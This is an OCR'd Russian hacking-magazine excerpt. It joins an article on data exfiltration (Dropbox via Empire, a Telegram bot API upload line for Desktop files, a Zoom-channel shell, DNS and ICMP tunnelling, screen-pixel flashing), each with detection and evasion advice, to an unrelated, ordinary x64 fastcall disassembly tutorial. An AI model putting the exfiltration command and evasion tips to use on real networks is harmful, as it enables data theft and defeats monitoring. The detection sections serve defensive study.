
Например, модуль `exfil_dropbox` фреймворка для постэксплуатации PowerShell Empire поддерживает такую возможность «из коробки». Этот модуль использует облачное хранилище Dropbox.

Предположим, у нас есть доступ к удаленному компьютеру в виде сессии PowerShell Empire. Задача — загрузить на облачный сервис Dropbox несколько файлов с рабочего стола.



Загрузка файлов с рабочего стола

Если предварительная настройка API Key сделана верно, после запуска модуля файлы будут загружены по указанному пути в облачный сервис Dropbox.




Загрузка файлов в Dropbox

Однако мир движется вперед, и сейчас многие уже не используют сервисы хостинга файлов: их с успехом заменили мессенджеры, практически в каждом из которых есть возможность использовать диалог как облачное хранилище. То, сколько в чатах того же WhatsApp ходит фотографий паспортов и других персональных данных «по работе», заслуживает отдельной статьи. Кроме того, для нас важно, что у крупных мессенджеров есть веб-версии, доступные напрямую из браузера. Выгружать данные через них возможно как через браузер (если мы имеем физический доступ к машине), так и автоматически, используя API. Зачастую для этого уже предусмотрена функция загрузки файлов. Например, через Telegram-бота. Делается это всего одним POST-запросом.

```
import requests
requests.post("https://api.telegram.org/botBOTTOKEN/
sendDocument?chat_id=00000",files={"document":open('Desktop\\cypher.
jpg','rb')})
```

В результате файл загружен сразу в автоматическом режиме.



Загруженный файл

В качестве канала выгрузки данных можно воспользоваться функцией загрузки файлов на любых других легитимных ресурсах. Например, она есть на множестве Wiki-проектов и багтрекерах.

Как ловить?


Отделить честный пользовательский трафик от злодейской попытки вывести данные через веб — задача непростая. Особенно учитывая, что сейчас почти не осталось ресурсов, которые бы не использовали шифрование. Так что основной инструмент борьбы в этом случае — банальная блокировка внешних ресурсов на периметре организации. Так можно бороться с загрузкой на облачные хранилища или даже заблокировать все мессенджеры и GitHub. Однако это не спасет от выкладывания порезанного на куски шифрованного архива с измененным расширением на какую-нибудь малоизвестную, но имеющую честную репутацию вики.

Наиболее дешевый и эффективный способ в этом случае — вайтлист интернет-ресурсов, доступных из корпоративной сети. Однако сейчас очень мало организаций может позволить себе полностью изолировать своих сотрудников от веба. Если такая возможность есть, то можно использовать фильтрующий прокси, что даст пользователям доступ к вебу и обеспечит контроль конечных URL, типов и тел запросов.

Как обойти?

Даже если функция загрузки файла недоступна в чистом виде (например, заблокированы все POST-запросы размером больше 1 Мбайт), возможность передавать сообщения в обе стороны при использовании средств автоматизации превращает протокол такого приложения в полноценную среду передачи данных. Рассмотрим в качестве примера приложение Zoom, ставшее очень популярным за время пандемии. Это приложение имеет полноценный REST API. Как в клиенте, так и через API Zoom есть возможность создавать каналы и писать сообщения в них.

На GitHub выложен PoC на Python, представляющий собой шелл, который использует каналы Zoom как среду передачи. Управлять ПК, на котором запущен скрипт, возможно как через API, так и непосредственно из клиента.



Каналы в Zoom


Заметь, этот PoC создан в первую очередь для демонстрации и не учитывает задаваемые Zoom ограничения на количество сообщений и длину одного сообщения.

Важная особенность здесь в том, что API-запросы принимают все серверы Zoom. В том числе даже если запрос идет по IP, без имени хоста. Таким образом, если в процессах компании плотно используется Zoom, противодействовать такому методу сложно, не блокируя доступ к серверам Zoom полностью. Это справедливо и если говорить о выгрузке через другие мессенджеры. Если не знать вызываемый метод API, невозможно отфильтровать выгрузку данных от легитимного трафика мессенджера.

DNS-ТУННЕЛИРОВАНИЕ

Инкапсуляция данных в тело прикладных протоколов — один из самых распространенных методов эксфильтрации данных и построения туннелей. Так как исходящий DNS-трафик разрешен в большинстве корпоративных сетей, его можно использовать как канал связи между сервером атакующего и скомпрометированным хостом.

В настоящее время существует множество утилит для создания DNS-туннелей: NSTX, DNSCat2, Iodine, TUNS, Dns2TCP, DeNiSe, DNScapy, Heyoka, OzymanDNS, psudp, squeeza, tcp-over-dns. В 2017 году на конференции ZeroNights санкт-петербургская группа DC 7812 представила расширение Meterpreter, реализующее транспортный канал для контроля над агентом Meterpreter при помощи DNS-туннеля.



Расширение Meterpreter

Как ловить?

Есть разные методы обнаружения DNS-туннелирования в сети. Все они основаны на анализе содержимого пакетов DNS, а также количества и частоты DNS-запросов. При эксфильтрации данные кодируются и передаются в виде поддоменов третьего уровня. Длина поддомена, как правило, не превышает 30 символов, соответственно, можно установить правила для блокировки запросов, превышающих этот порог.

Еще один способ — анализ энтропии доменных имен. Как правило, легитимные URL содержат осмысленные части, в то время как закодированные в Base64 данные имеют более высокую энтропию.

Как вариант, можно искать в пакетах записи DNS, которые нехарактерны для легитимного трафика, например CNAME или TXT. Если политика безопасности требует, чтобы все запросы проходили через внутренний сервер DNS, то по нарушениям можно отследить нелегитимный трафик. Однако большинство утилит предназначены для работы даже при пересылке запросов через внутренний DNS. Многие утилиты используют собственные алгоритмы генерации доменных имен, что позволяет обнаруживать туннели по сигнатурам.

Один из основных и наиболее простых методов обнаружения — анализ объема DNS-трафика для конкретного клиентского IP-адреса. Если запросов вдруг заметно больше, чем от других хостов, значит, есть подозрение на эксфильтрацию.

Как обойти?

Скрыть DNS-туннелирование от средств защиты лучше всего помогают самописные инструменты, так как сигнатуры уже созданных утилит есть у вендоров. Кроме того, лучше всего использовать распространенные типы DNS-записей, такие как A и AAAA. Также можно применять уникальные алгоритмы генерации доменного имени для передачи закодированной информации, чтобы они не превышали определенной длины и имели небольшую энтропию.

ICMP-ТУННЕЛИРОВАНИЕ

ICMP (Internet Control Message Protocol) — протокол сетевого уровня, используемый для диагностики сети.

Утилиты ping и tracert — два основных инструмента администратора для диагностики неисправностей в сети. Без них диагностика сети превращается для инженера в ад. Поэтому трафик ICMP практически никогда не ограничивается. Согласно RFC 792, пакеты ICMP включают в себя поле Data, содержимое и формат которого строго не определены, что открывает возможность для инкапсуляции любых данных.

Для ICMP-туннелирования существуют разные инструменты, такие как icmpsh, ptunnel и icmptunnel. Важный момент: для отправки модифицированных пакетов ICMP в Linux требуются права администратора системы. В Windows таких ограничений нет. С определенного момента платформа .NET стала содержать все необходимые инструменты, которые позволяют при помощи обертки в PowerShell собрать свой ICMP-туннель для вывода данных без применения сторонних утилит.

На GitHub ты можешь найти код клиента и сервера, которые переправляют данные через запросы echo, используя встроенные методы класса `Ping` из системной сборки.

Как ловить?

Детектирование и блокировка ICMP-туннелей — задача нетривиальная, хотя и не очень сложная. Главная проблема заключается в том, что трафик ICMP нельзя блокировать полностью — это может парализовать инфраструктуру сети. Однако, например, белые списки исходящих ICMP-соединений могут сильно осложнить задачу построения канала наружу. В списке можно оставить лишь известные хосты, необходимые для диагностики соединения.

Сигнатурами при детектировании туннелей могут служить такие параметры, как сильное отклонение размера пакетов от нормы и слишком плотный и продолжительный поток трафика ICMP от какого-то одного хоста. Но главный маркер — это, конечно, поле Data.

Впрочем, необходимо помнить, что поле Data используют и вполне легитимные утилиты. Например, такая привычная вещь, как утилита ping, в каждом пакете запроса echo заполняет в том числе и поле Data. И в зависимости от ОС поле будет заполнено по-разному. Так, для Windows это будет строка `abcdefghijklmnopqrstuvwabcdefghi`. В Linux у ping первые два байта Data отличаются от пакета к пакету, но остальное содержимое не меняется. В сыром HEX оно выглядит так:

```
3030000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b
2c2d2e2f3031323334353637
```

В дампе будет сразу заметно окончание ASCII-строки: `**!"#$%&'()+,-./01234567`. Это еще один параметр для фингерпринтинга ОС, такого как TTL.

Как обойти?

Как и с другими способами, тут многое зависит от правил детектирования. Подстановка в начале последовательности `abcdef` позволит придать нашим пакетам вид легитимных. Для борьбы с туннелями ICMP обычно блокируют запросы echo, однако часто не блокируют другие типы ICMP. Например, destination unreachable.


Кроме того, если наша задача — только вывод данных, без обратной связи от сервера, то достаточно одностороннего туннеля, а значит, мы можем генерировать случайные IP-адреса источника (например, с использованием scapy). Это позволит обойти фильтрацию и детект большого потока пакетов от одного IP. Кроме того, этот прием позволит замаскировать реальный адрес машины, служащей источником утечки.

ЭКСФИЛЬТРАЦИЯ ДАННЫХ ЧЕРЕЗ ИЗОБРАЖЕНИЯ

Существуют и необычные методы эксфильтрации данных, выявить их на уровне сети невозможно. Так, в 2017 году Алан Мони из компании Pen Test Partners описал метод эксфильтрации через кодирование данных в значениях цвета пикселей. Атакуемый хост мигает экраном, принимающая сторона захватывает видео и декодирует данные. При разрешении экрана 1920 × 1080 в 24-битном цвете можно кодировать почти 6 Мбайт.


Алан Мони создал и утилиту, реализующую этот метод. Захваченный хост мигает экраном и в каждой вспышке передает блок данных, который начинается с определенного заголовка. Как только приемник получает кадр без заголовка, он восстанавливает содержимое из уже полученных кадров и сохраняет результат в файл.

На принимающей стороне необходимо запустить утилиту в режиме Receiver.




Запуск утилиты в режиме Receiver

На передающей стороне нужно открыть файл, который будет закодирован в пиксели и считан принимающей стороной.



Открытие файла

После открытия файла экран начнет мигать. Принимающая сторона будет декодировать пиксели и сохранять файл.



Декодирование пикселей и сохранение файла

Этот метод становится особенно актуальным во время пандемии, так как многие компании перешли на удаленку и используют для доступа к внутренней сети средства вроде RDP и Citrix.

Как ловить?

Обнаружить такой специфический метод штатными средствами может быть проблематично. Однако утилита пока что встречается редко и не обросла большим числом модификаций. Так что можно защититься добавлением хеша исполняемого файла в базу антивируса.

Чтобы полноценно отслеживать запуск подобного передатчика, придется контролировать изображение рабочего стола сотрудников. Так как приемник ищет в кадрах специальный заголовок, его может искать и средство защиты.

Как обойти?

Вендорских решений, которые бы противодействовали такому способу эксфильтрации, пока что не существует, поэтому и запуск передатчика вряд ли будет обнаружен. Однако, если в компании используются системы, контролирующие активность сотрудников, есть определенная вероятность, что кто-то может заметить странное мигание на рабочем столе. Так что перед использованием этого метода стоит заранее убедиться, смотрит ли дежурная служба за рабочими столами сотрудников или нет.

ЗАКЛЮЧЕНИЕ

В этой статье я собрал разные методы, которые позволяют передать информацию в обход ограничений как на прикладном уровне, так и на более низких. Обобщив эти примеры, можно сделать вывод, что если в организации есть каналы передачи информации во внешний мир, то эти каналы так или иначе могут быть использованы для эксфильтрации данных. Как известно, информацию нельзя извлечь только из выключенного компьютера в клетке Фарадея, залитой для надежности бетоном. По крайней мере, пока.

В современных реалиях компании не могут позволить себе быть полностью изолированными от мировой сети. Тем не менее наиболее эффективный и недорогой метод противодействия — это блокировка исходящего трафика. Если заблокировать облачные диски и мессенджеры на периметре компании, это остановит хотя бы сотрудников, не обладающих специальными знаниями.

Ведение белого списка внешних хостов, к которым разрешен трафик ICMP, ограничит возможность построения ICMP-туннеля.

Для эксфильтрации через веб-сервисы можно использовать практически любой ресурс, позволяющий загружать данные. Но все ресурсы, где есть функция комментирования, заблокировать невозможно, не сделав инфраструктуру изолированной.

Профилирование трафика организации и выявление базового уровня позволит находить аномалии в количестве или размерах пакетов, что может свидетельствовать о попытке эксфильтрации данных. Использование же систем DLP эффективно ровно до того момента, пока злоумышленник не начнет применять шифрование.

В заключение напомню, что системы бесполезны, если у злоумышленника будет физический доступ к ПК, возможность вставить свою флешку, 3G-модем или выдернуть сетевой кабель и вставить в свой ноутбук или роутер.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

СОГЛАШЕНИЕ О БЫСТРЫХ ВЫЗОВАХ — FASTCALL

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

На платформе x64 фактически существует только одно соглашение вызовов функций — fastcall. Судя по дизассемблерным листингам, компилятор при генерации кода автоматически меняет любое другое прописанное программистом соглашение на него. В этой статье мы разберемся, что такое fastcall, рассмотрим используемые в этом соглашении параметры и другие важные понятия.

Фундаментальные основы хакерства
Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на странице автора.

Как следует из названия, fastcall предполагает быстрый вызов функции. Другими словами, при его использовании параметры передаются через регистры процессора, что отражается на скорости работы подпрограмм. Между тем во времена x86 fastcall не был стандартизирован, что создавало немало трудностей программисту.

В оригинальном издании книги «Фундаментальные основы хакерства» Крис в свойственной ему манере очень подробно описал механизмы передачи параметров с помощью регистров для 32-битных компиляторов. Он упомянул C/C++ и Turbo Pascal от различных фирм-разработчиков, таких как Microsoft, Borland, Watcom (эта компания ныне скорее мертва, чем жива, однако открытый проект их компилятора можно найти на GitHub). Крис подробно описал передачу как целых, так и вещественных типов данных: int, long, float, single, double, extended, real, etc.

С тех пор как бал правит архитектура x86_64, обо всех соглашениях передачи параметров процедурам и функциям можно забыть, как о страшном сне. Теперь в этой сфере все устаканилось и стало стандартизировано, чего никак не могли добиться во времена x86.

Благодаря возросшему количеству регистров на платформе x64 для компиляторов C/C++ имеется только одно соглашение вызова. Первые четыре целочисленных параметра или указателя передаются в регистрах `RCX`, `RDX`, `R8`, `R9`. Для C++ в подавляющем большинстве вызовов методов первый целочисленный параметр занимает указатель `this`. Первые четыре параметра, представленные значениями с плавающей запятой (вещественные значения), передаются в регистрах `XMM0`, `XMM1`, `XMM2`, `XMM3` расширения SSE. На 64-битной платформе набор этого расширения был увеличен с 8 до 16 регистров.

Дополнительные параметры, если они есть, передаются через стек. Вызывающая функция резервирует место в стеке, а вызываемая может разместить там переданные в регистрах переменные.

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Регистры процессора архитектуры x86_64

ИДЕНТИФИКАЦИЯ ПЕРЕДАЧИ И ПРИЕМА РЕГИСТРОВ

Поскольку вызываемая и вызывающая функции вынуждены придерживаться общих соглашений при передаче параметров через регистры, компилятору приходится помещать параметры в те регистры, в которых их ожидает вызываемая функция, а не туда, куда ему «удобно». В результате перед каждой соответствующей соглашению fastcall функцией появляется код, «тасующий» содержимое регистров строго определенным образом — заданным стандартом для x64 (мы рассмотрели его в предыдущем разделе).

При анализе кода вызывающей функции не всегда можно распознать передачу параметров через регистры (если только их инициализация не будет слишком наглядна). Поэтому приходится обращаться непосредственно к вызываемой функции. Регистры, которые функция сохраняет в стеке сразу после получения управления, не передают параметры, и из списка «кандидатов» их можно вычеркнуть.


Есть ли среди оставшихся такие, содержимое которых используется без явной инициализации? В первом приближении функция принимает параметры именно через эти регистры. При детальном же рассмотрении проблемы всплывает несколько оговорок. Во-первых, через регистры могут передаваться (и очень часто передаются) неявные параметры функции — указатель `this`, указатели на виртуальные таблицы объекта и так далее. Во-вторых, если криворукий программист, надеясь, что значение переменной после объявления должно быть равно нулю, забывает об инициализации, а компилятор помещает переменную в регистр, то при анализе программы она может быть принята за передаваемый через регистр параметр функции.

Самое интересное, что этот регистр может по случайному стечению обстоятельств явно инициализироваться вызывающей функцией. Представим, что программист перед этим вызывал функцию, возвращаемого значения которой не использовал. Компилятор поместил неинициализированную переменную в `RAX`. Причем, если функция при своем нормальном завершении возвращает ноль (как часто и бывает), все может работать... Чтобы выловить этот баг, исследователю придется проанализировать алгоритм и выяснить, действительно ли в `RAX` находится код успешного завершения функции, или же имеет место наложение переменных. Впрочем, если откинуть клинические случаи, передача аргументов через регистры не сильно усложняет анализ, в чем мы сейчас и убедимся.


ПРАКТИЧЕСКОЕ ИССЛЕДОВАНИЕ МЕХАНИЗМА ПЕРЕДАЧИ АРГУМЕНТОВ ЧЕРЕЗ РЕГИСТРЫ

Для закрепления всего сказанного давай рассмотрим следующий пример:

```
#include <stdio.h>
#include <string>

// Функция MyFunc с различными типами аргументов
// для демонстрации механизма их передачи
int MyFunc(char a, int b, long int c, int d)
{
 return a + b + c + d;
}

int main()
{
 printf("%x\n", MyFunc(0x1, 0x2, 0x3, 0x4));
 return 0;
}
```



Исходник fastcall_4_args



Вывод приложения — сумма чисел в шестнадцатеричном формате

Перед построением этого примера отключи оптимизацию. Результат его обработки компилятором Microsoft Visual C++ 2019 должен выглядеть так:

```
main proc near
  sub rsp, 28h
```

Все аргументы помещаются в регистры. Судя по их значениям, в обратном порядке. Ради незначительной оптимизации компилятор решил не задействовать регистры полностью, а, зная типы данных наперед, использовать только необходимое пространство. Таким образом, вместо того, чтобы выделять регистры целиком: `R9`, `R8`, `RDX`, `RCX`, были отданы только половины первых трех (`R9D`, `R8D`, `EDX`) и лишь восьмая часть последнего — регистр `CL`.

```
mov r9d, 4 ; d
mov r8d, 3 ; c
mov edx, 2 ; b
mov cl, 1  ; a
```

В итоге IDA без нашей помощи восстановила прототип вызываемой функции. Но если бы у нее не получилось это сделать? Тогда бы мы гадали: `Long`, как и `int`, занимает 32 бита, `char` — единственный тип данных, занимающий один байт.

```
call MyFunc(char,int,long,int)
mov  edx, eax
```

Неважно, когда ты будешь читать этот текст, возможно, во времена Windows 17 и Intel Core i9, однако системные программисты могут изменить размеры базовых типов данных в соответствии с архитектурой вычислительных систем. Чтобы узнать их размер конкретно на твоей машине, можно воспользоваться такой незамысловатой программой:

```
#include <iostream>

const int byte = 8;

int main()
{
  std::cout << "int = " << sizeof(int) * byte << '\n';
  std::cout << "long = " << sizeof(long) * byte << '\n';
  std::cout << "bool = " << sizeof(bool) * byte << '\n';
  std::cout << "float = " << sizeof(float) * byte << '\n';
  std::cout << "double = " << sizeof(double) * byte << '\n';
  // и так далее нужные тебе типы данных
  return 0;
}
```

Полученный при выполнении функции `MyFunc` результат (сумма параметров) передается функции `printf` для вывода на консоль в шестнадцатеричном виде:

```
lea  rcx, _Format ; "%x\n"
  call printf
  xor  eax, eax
  add  rsp, 28h
  retn
main    endp
```

Дизассемблерный листинг функции `MyFunc` выглядит следующим образом:

```
int MyFunc(char, int, long, int) proc near
  arg_0  = byte ptr 8
  arg_8  = dword ptr 10h
  arg_10 = dword ptr 18h
  arg_18 = dword ptr 20h
```

Сначала функция разматывает содержимое регистров по стеку. Обрати внимание, как она это делает: в аргументах заданы размеры. Они прибавляются к отрицательному значению вершины стека — `RSP`, и по получившемуся адресу в стеке кладется значение из соответствующего по размеру регистра.

```
mov [rsp+arg_18], r9d
mov [rsp+arg_10], r8d
mov [rsp+arg_8], edx
mov [rsp+arg_0], cl
movsx eax, [rsp+arg_0]
```

После этого в регистре `EAX` накапливается сумма всех шестнадцатеричных значений, переданных в функцию `MyFunc`, и в него же возвращается результат:

```
add eax, [rsp+arg_8]
add eax, [rsp+arg_10]
add eax, [rsp+arg_18]
retn
int MyFunc(char, int, long, int) endp
```

А теперь посмотрим, что сгенерировал C++Builder 10.3. Сначала main:

```
main proc near
  var_14 = dword ptr -14h
  var_10 = qword ptr -10h
  var_8  = dword ptr -8
  var_4  = dword ptr -4
  sub rsp, 38h
```

Здесь мы видим, что после инициализации стека компилятор помещает параметры в регистры в прямом порядке, то есть в том, в котором их передал программист в оригинальной программе на языке высокого уровня.

```
mov eax, 1
  mov r8d, 2
  mov r9d, 3
  mov r10d, 4
```

После этого, по сути, можно вызывать следующую функцию, передавая параметры в регистрах. Именно это Visual C++ и делал. Тем не менее C++Builder нагородил дополнительного кода: он загружает значения регистров в стек, как бы обменивая их значения, но в итоге все равно вызывает `MyFunc` и передает четыре параметра в регистрах. Как же это неоптимально!

```
mov  [rsp+38h+var_4], 0
  mov  [rsp+38h+var_8], ecx
  mov  [rsp+38h+var_10], rdx
  mov  ecx, eax ; int
  mov  edx, r8d ; __int64
  mov  r8d, r9d
  mov  r9d, r10d
  call MyFunc(char,int,long,int)
  lea  rcx, unk_44A000
  mov  edx, eax
; Возвращаемое значение выводим на консоль
  call printf
  mov  [rsp+38h+var_4], 0
  mov  [rsp+38h+var_14], eax
  mov  eax, [rsp+38h+var_4]
; Обрати внимание: этот компилятор еще и сам чистит стек
  add  rsp, 38h
  retn
main endp
```

Затем `MyFunc`:

```
MyFunc(char, int, long, int) proc near
  var_14          = dword ptr -14h
  var_10          = dword ptr -10h
  var_C           = dword ptr -0Ch
  var_8           = dword ptr -8
  var_1           = byte ptr -1
```

И тут C++Builder нагородил лишний код. После инициализации стека значение 8-битного регистра `CL` копируется в `AL`. Понятно, что 8-битным является первый передаваемый параметр типа `char`. Но если мы заглянем в `main`, то обнаружим, что оттуда не передается 8-битный параметр. Между тем передается 32-битный `ECX: mov ecx, eax`. И уже в `MyFunc` берется только четвертая часть от `ECX` и помещается в `AL`.

```
sub rsp, 18h
  mov al, cl
; Помещает значения аргументов в стек с учетом размеров переменных
  mov [rsp+18h+var_1], al
  mov [rsp+18h+var_8], edx
  mov [rsp+18h+var_C], r8d
  mov [rsp+18h+var_10], r9d
```

Теперь, узнав размеры параметров, можем вывести прототип (современная IDA справляется с этим без нашей помощи, но нам ведь тоже это надо уметь):


```
MyFunc(char a, int b, int c, int d)
```

Однако порядок следования трех последних аргументов может быть иным, также стоит учитывать, что в Windows тип `Long` тоже 32-битный и он тоже предназначен для обработки целочисленных значений. Следовательно, использует те же регистры процессора.

Далее к находящемуся в регистре `ECX` значению постепенно прибавляется каждое значение аргумента, ранее помещенное в стек:

```
movsx ecx, [rsp+18h+var_1]
  add   ecx, [rsp+18h+var_8]
  add   ecx, [rsp+18h+var_C]
  add   ecx, [rsp+18h+var_10]
  mov   [rsp+18h+var_14], ecx
; В регистре EAX возвращаем результат
  mov   eax, [rsp+18h+var_14]
; Обнуляем стек
  add   rsp, 18h
  retn
MyFunc(char, int, long, int) endp
```

К слову, компиляция выполнена из-под свеженькой Windows 11, однако это никак не повлияло на дизассемблерный листинг.



Выполнение приложения командной строки в Windows 11

Как мы видим, в передаче параметров через регистры ничего сложного нет. Можно, даже не прибегая к помощи IDA, восстановить подлинный прототип вызываемой функции. Однако рассмотренная выше ситуация идеализирована, и в реальных программах передача одних лишь непосредственных значений встречается редко. Освоившись с быстрыми вызовами, давай дизассемблируем более трудный пример:

```
#include <stdio.h>
#include <string.h>

int MyFunc(char a, int* b, int c)
{
  return a + b[0] + c;
}

int main()
{
  int a = 2;
  printf("%x\n", MyFunc(strlen("1"), &a, strlen("333")));
}
```

Результат его компиляции в Visual C++ 2019 должен выглядеть так:

```
main proc near
; Объявляем переменные
b      = dword ptr -18h
var_10 = qword ptr -10h
; Инициализация стека
  sub rsp, 38h
  mov rax, cs:__security_cookie
  xor rax, rsp
  mov [rsp+38h+var_10], rax
; Присваиваем переменной b типа int значение 2
  mov [rsp+38h+b], 2
```

Эге-гей! Даже с отключенной оптимизацией компилятор не стал дважды вызывать функцию `strlen`, а сразу подставил вычисленные результаты:

```
mov r8d, 3 ; c — очевидно, это третий параметр — strlen("333"), то
есть число 3
  lea rdx, [rsp+38h+b]; b — указатель на переменную b
  mov cl, 1 ; a — первый параметр, тип char, число 1, результат
strlen("1")
```

Параметры функции, как и положено, передаются в обратном порядке. По имеющейся информации, даже без помощи IDA мы можем запросто восстановить прототип функции: `MyFunc(char,int *,int)`.

```
call MyFunc(char,int *,int)
; Передаются три аргумента, а возвращается один — в регистре EAX
  mov   edx, eax
  lea   rcx, _Format ; "%x\n"
```

После зарядки форматной строки результат отправляется на печать. Затем регистр `EAX` обнуляется. Стек восстанавливается и деинициализируется.

```
call printf
  xor   eax, eax
  mov   rcx, [rsp+38h+var_10]
  xor   rcx, rsp ; StackCookie
  call  __security_check_cookie
  add   rsp, 38h
  retn
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

СОГЛАШЕНИЕ О БЫСТРЫХ ВЫЗОВАХ — FASTCALL

Ознакомимся с дизассемблерным листингом функции MyFunc:

```
int MyFunc(char, int *, int) proc near ; CODE XREF: main+28↓p
arg_0  = byte ptr 8
arg_8  = qword ptr 10h
arg_10 = dword ptr 18h
```

Функция принимает три аргумента в регистрах по правилам fastcall и размещает их в стеке.

```
mov   [rsp+arg_10], r8d
  mov   [rsp+arg_8], rdx
  mov   [rsp+arg_0], cl
; Переменная var_0 расширяется до знакового целого (signed int)
  movsx eax, [rsp+arg_0]
  mov   ecx, 4
; Умножением на 0 обнуляем RCX — странновато, но как вариант
  imul  rcx, 0
; Значение переменной arg_8 помещаем в регистр RDX
  mov   rdx, [rsp+arg_8]
```

Берем значение из ячейки по адресу [rdx+rcx] и складываем с содержимым регистра EAX, в котором было сохранено значение переменной arg_0. Затем перезаписываем этот регистр.

```
add  eax, [rdx+rcx]
; Значение переменной arg_10 суммируем со значением в регистре EAX
  add  eax, [rsp+arg_10]
; В регистре EAX возвращаем результат
  retn
int MyFunc(char, int *, int) endp
```

Просто? Просто! Тогда рассмотрим результат творчества C++Builder (обновленного до 10.4.2 Sydney — это последняя на время написания данных строк версия). Код должен выглядеть так:

```
main proc near
; Объявление переменных
  var_28 = dword ptr -28h
  var_21 = byte ptr -21h
  var_20 = dword ptr -20h
  var_14 = dword ptr -14h
  var_10 = qword ptr -10h
  var_8  = dword ptr -8
  var_4  = dword ptr -4
  push rbp
  sub  rsp, 50h
```

Открываем кадр стека, затем копируем в регистр RBP указатель на вершину стека, а в регистр RAX — указатель на переменную var_14.

```
lea rbp, [rsp+50h]
  lea rax, [rbp+var_14]
  mov [rbp+var_4], 0 ; Переменную var_4 инициализируем нулем
  mov [rbp+var_8], ecx
  mov [rbp+var_10], rdx
  mov [rbp+var_14], 2 ; Переменную var_14 инициализируем значением 2
```

Если установить курсор мыши на метку unk_44D004, появится всплывающая подсказка, где будет указано, что метка равна 0x31. При этом в комментарии указана единица. С чего бы это вдруг? Каким боком единица связана с 0x31?

В десятичной системе 0x31 будет 49. Вспоминаем таблицу ASCII, где символ под номером 49 и есть цифра 1. Становится понятно, откуда у оленя рога растут. Функции srtlen в качестве параметра передается указатель на строку '1'. Указатель является целым значением, а, как мы помним, по соглашению fastcall в x64 первое целое значение передается в регистре RCX.

```
lea rcx, unk_44D004 ; 666
```

